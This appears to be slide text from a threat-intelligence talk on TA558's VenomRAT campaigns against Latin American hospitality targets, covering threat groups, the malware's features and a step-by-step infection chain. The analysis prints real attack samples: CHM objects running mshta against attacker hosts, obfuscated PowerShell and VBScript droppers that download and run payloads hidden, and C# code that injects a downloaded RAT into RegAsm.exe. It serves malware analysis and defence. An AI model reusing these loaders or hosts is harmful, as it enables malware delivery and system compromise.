



# RAT as a Ransomware - An Hybrid Approach

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
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# Agenda


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# Malware Hybrid Approach



# Threat Landscape - Remote Access Trojans

## Top 10 RATs in ZScaler Cloud



# Threat Groups Leveraging Top RATs

Threat Group	Malware	Target Industries
TA558	NjRat, RemcosRAT, AsyncRAT	Hospitality & Travel Sector
APT33	RemcosRAT	Energy, Aviation and various other sectors
APT-C-36	NjRAT, AsyncRAT, LimeRAT	Colombian government institutions & financial, petroleum industries
TA2541	AsyncRAT	Aviation & Transportation
Patchwork	QuasarRAT	Diplomatic and Government agencies
Mustang Panda	NjRAT	Foreign governments & NGOs
Gamaredon APT	BitRAT	Ukrainian Government Agencies
Confucius APT	WarzoneRAT	Military & government agencies in Pakistan & China
Kimsuky	QuasarRAT	South Korean Government Agencies
APT18, IronTiger	Gh0stRAT	Technology, Manufacturing & Government

# About Threat Actor - TA558

- A financially motivated threat actor active since 2018.
- **Targeted Industry Verticals:**
  - Travel
  - Hotel
  - Hospitality
- **Targeted Region:** Latin America
- **Languages used in Lures:**
  - Portuguese
  - Spanish

```
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<title> PuTTY Help </title>
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<body>

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```



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
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**Reservation - FlyTour Booking**  
**Grupo FlyTour - Tourism company in Brazil**



# Venom RAT Campaign By TA558

- Observed Multiple TA558 campaigns delivering the RAT with Ransomware module "VenomRAT"
- Campaigns began around October 2022 and still active in 2023
- Created two clusters based on the varying TTPs (Tactics, Techniques and Procedures) seen in the infection chain delivering VenomRAT over time



# VenomRAT

- Been In-the-Wild since 2020
- Sold as Malware-as-a-Service (MaaS) by Venom Control Software
- Carries out transactions through the Sellix.io platform
- Updates are provided on the Telegram Channel
- Various Features & Modules:
  - HVNC, Stealer, Miner, Ransomware, AV Evasion,
  - Hidden browsers, Keylogger etc.





# VenomRAT

- Variant of QuasarRAT - Modified Code
- Configuration decryption routine is similar to the QuasarRAT
- In TA558 campaigns we saw two versions of VenomRAT been leveraged by TA's:
  - VenomRAT v2.7.0.0
  - VenomRAT v2.8.0.1
  - Both versions have Ransomware Module

```
namespace VenomC.Config
{
    // Token: 0x02000030 RID: 48
    public static class Settings
    {
        // Token: 0x060000F5 RID: 245 RVA: 0x000074B8 File Offset: 0x000056B8
        public static bool Initialize()
        {
            if (string.IsNullOrEmpty(Settings.VERSION))
            {
                return false;
            }
            AES.SetDefaultKey(Settings.ENCPTIONKEY);
            Settings.TAG = AES.Decrypt(Settings.TAG);
            Settings.VERSION = AES.Decrypt(Settings.VERSION);
            Settings.HOSTS = AES.Decrypt(Settings.HOSTS);
            Settings.SUBDIRECTORY = AES.Decrypt(Settings.SUBDIRECTORY);
            Settings.INSTALLNAME = AES.Decrypt(Settings.INSTALLNAME);
            Settings.MUTEX = AES.Decrypt(Settings.MUTEX);
            Settings.STARTUPKEY = AES.Decrypt(Settings.STARTUPKEY);
            Settings.LOGDIRECTORYNAME = AES.Decrypt(Settings.LOGDIRECTORYNAME);
            Settings.FixDirectory();
            return true;
        }
    }
}
```

VenomRAT Config Decryption Routine


QuasarRAT  
Config Decryption

```
public static bool Initialize()
{
    if (string.IsNullOrEmpty(VERSION)) return false;
    var aes = new Aes256(ENCPTIONKEY);
    TAG = aes.Decrypt(TAG);
    VERSION = aes.Decrypt(VERSION);
    HOSTS = aes.Decrypt(HOSTS);
    SUBDIRECTORY = aes.Decrypt(SUBDIRECTORY);
    INSTALLNAME = aes.Decrypt(INSTALLNAME);
    MUTEX = aes.Decrypt(MUTEX);
    STARTUPKEY = aes.Decrypt(STARTUPKEY);
}
```

# Infection Chain - Cluster 1



Google Drive



- CHM file bundled inside a RAR archive downloaded from Google Drive.



## Malicious CHM

```
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
  <PARAM name="Command" value="ShortCut">
  <PARAM name="Button" value="Bitmap:shortcut">
  <PARAM name="Item1" value=",cmd,/c cmd /c mshta http://pedrosvadeira.com.br/1.hta">
  <PARAM name="Item2" value="273,1,1">
</OBJECT>
```

```
<SCRIPT>
  shortcut.Click();
</SCRIPT>
</body>
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```

```
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
  <PARAM name="Command" value="ShortCut">
  <PARAM name="Button" value="Bitmap:shortcut">
  <PARAM name="Item1" value=",cmd,/c cmd /c mshta http://20.151.163.33/apg.hta">
  <PARAM name="Item2" value="273,1,1">
</OBJECT>
```


```
<SCRIPT>
  shortcut.Click();
</SCRIPT>
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```

- CHM File downloads and executes a HTA File using a trusted Windows utility "MSHTA.exe"

# Infection Chain - Cluster 1



Google Drive



- HTA downloads and executes obfuscated VBScript from the Remote URL using a PowerShell script.

HTA

## Remote HTA

```
<script language="VBScript">
Sub window_onload
    const impersonation = 3
    Const HIDDEN_WINDOW = 12

    sep=nFKPbQ("Wb emS crip ti ng.SW bemLo ca tor")
    Set Locator = CreateObject(sep)
    Set Service = Locator.ConnectServer()
    Service.Security_.ImpersonationLevel=impersonation

    separado=nFKPbQ("Win 32_ Pro cessS tart up")
    Set objStartup = Service.Get(separado)
    Set objConfig = objStartup.SpawnInstance_
    Set Process = Service.Get("Win32 Process")
    gshjgjshsjhsusyuiweiwuiwuiw = "Powershell -windowstyle hidden $r='KEX'.replace('K','I'); sal D $r;'(&(GCM'+ 'W-O*')+'
'Net.'+'Web'+ 'Cli'+ 'ent')+''.Dow'+ 'nl'+ 'oad'+ 'Fil'+ 'e(''http://20.151.163.33/site/att.txt'', $env:APPDATA+'\\'+ 'ne.vbs')' |D;
start-process ($env:APPDATA+'\\'+ 'ne.vbs')"

    Error = Process.Create(gshjgjshsjhsusyuiweiwuiwuiw, null, objConfig, intProcessID)

    window.close()
end sub
```

```
gshjgjshsjhsusyuiweiwuiwuiw = "Powershell -windowstyle hidden $r='KEX'.replace('K','I'); sal D $r;'(&(GCM'+ 'W-O*')+'
'Net.'+'Web'+ 'Cli'+ 'ent')+''.Dow'+ 'nl'+ 'oad'+ 'Fil'+ 'e(''http://52.187.50.165/site/att.txt'', $env:APPDATA+'\\'+ 'lapis.vbs')' |D;
start-process ($env:APPDATA+'\\'+ 'lapis.vbs')"


Error = Process.Create(gshjgjshsjhsusyuiweiwuiwuiw, null, objConfig, intProcessID)
```

- Remote HTA spawn a new PowerShell process which downloads & executes an obfuscated VBScript
- VBScript executed using Start-Process

# Infection Chain - Cluster 1



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- VBScript decodes Loader PowerShell script


## Obfuscated VBScript

```

54 agoravai = teclado("$" = ogidoC$") & criatividade & "" "
55 agoravai = agoravai & ";"$OWjuxD = [d]¢ªº@Q∞@([Q4ú#¢ð])]+¢ª[¢ª±-system.¿¿+e(ðð@)+--+)*+¢ª±¤Q((+*?ª:↓:œx"
56 agoravai = agoravai & "t.¢ªû¢ª}){¢ª(¨ªª)} ª:-*(4=4)"ncod"
57 agoravai = agoravai & "ing]:(:úû ¢ª→+:o:(¿)(ð¢ª+úð∞)onicode.¿¿*(úð)ª++}]ª∞ª}{¢ª:ðvª+-]ª±etString("
58 agoravai = agoravai & "[System.Convert>::¢ª:V∞ª4)oµ}:úª•:}):4∞:ú(o(^romn+ª}@)-4)*ª±¢ª(ªª°ó4ð)*(ú(ðbase64St"
59 agoravai = agoravai & "ring($):@**ªª@4ª#@è:úªV4+ªªúª){(odi"
60 agoravai = agoravai & "go.r}* (4:eð4+ª)+ððe+4:ªü((+ªª)(ª¹"
61 agoravai = agoravai & ".r]*(4:eð4+ª)+ððe+4:ªü((+ªª)(ª¹"
62 agoravai = agoravai & "pl:ð¿¿ªª-↓(+ªª→ª(@)} o(j4¿(-ce('♥','A')) .r]*(4:eð4+ª)+ððe+4:ªü((+ªª)(ª¹"
63 agoravai = agoravai & "ª:ª±:ð¿¿ªª-↓(+ªª→ª(@)} o(j4¿(-ce('%MISqHGKZ'IA%',"
64 agoravai = agoravai & (eita)
65 agoravai = agoravai & bay('$');powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -NoProfile -Command $OWjuxD & "WdySjn"
66 agoravai = Replace(agoravai,"d]¢ªº@Q∞@([Q4ú#¢ð])+¢ª[¢ª±-","S")
67 agoravai = Replace(agoravai,"¿¿+e(ðð@)+--+)*+¢ª±¤Q((+*?ª:↓:œx","T")
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70 agoravai = Replace(agoravai,"¿¿*(úð)ª++}]ª∞ª){¢ª:ðvª+-]ª±etString(","F")
71 agoravai = Replace(agoravai,"¢ª:V∞ª4)oµ}:úª•:}):4∞:ú(o(^","B")
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73 agoravai = Replace(agoravai,"$: @**ªª@4ª#@è:úªV4+ªªúª){(", "C")
74 agoravai = Replace(agoravai,"ª:ª±:ð¿¿ªª-↓(+ªª→ª(@)} o(j4¿(-","ª")
75 agoravai = Replace(agoravai,"))*(4:eð4+ª)+ððe+4:ªü((+ªª)(ª¹","ª")
76 dim furacao
77 furacao = "."
78 
79 agoravai = ( bay(agoravai, furacao + ";" + furacao, "") )
80 
81 set jaera = CreateObject("WScript.Shell")
jaera.Run( "powershell -command "&(agoravai)) , 0, false
```

- Obfuscated VBScript concatenate and replace functions to decode and execute a PS script

# Infection Chain - Cluster 1



- Loader PS Script loads the Downloader & Injector DLL




## Loader PS1 Script

[illegible]

- Decoded PS Script decodes the huge base64 encoded blob which is a PE File "ClassLibrary3.dll"
- The DLL is loaded by executing the "Run" method - argument to the Run method is a reversed URL

# Infection Chain - Cluster 1



- Downloads and Injects the Final Payload into Remote process

```



    string text = new WebClient().DownloadString(Strings.StrReverse(LAB17JK));
    text = Strings.StrReverse(text);
    string str = "C:\\Windows\\Microsoft.NET\\Framework";
    str += "\\v4.0.30319";
    AppDomain.CurrentDomain.Load(Resources.ClassLibrary1.GetType("ClassLibrary1.Class1").GetMethod("Run").Invoke(null, new object[]
    {
        str + "\\RegAsm.exe",
        Convert.FromBase64String(text)
    }));
}
catch (Exception ex2)

```

Downloads Final RAT by StrReversing the URL

Target Process for Injection

Final Decoded RAT Payload

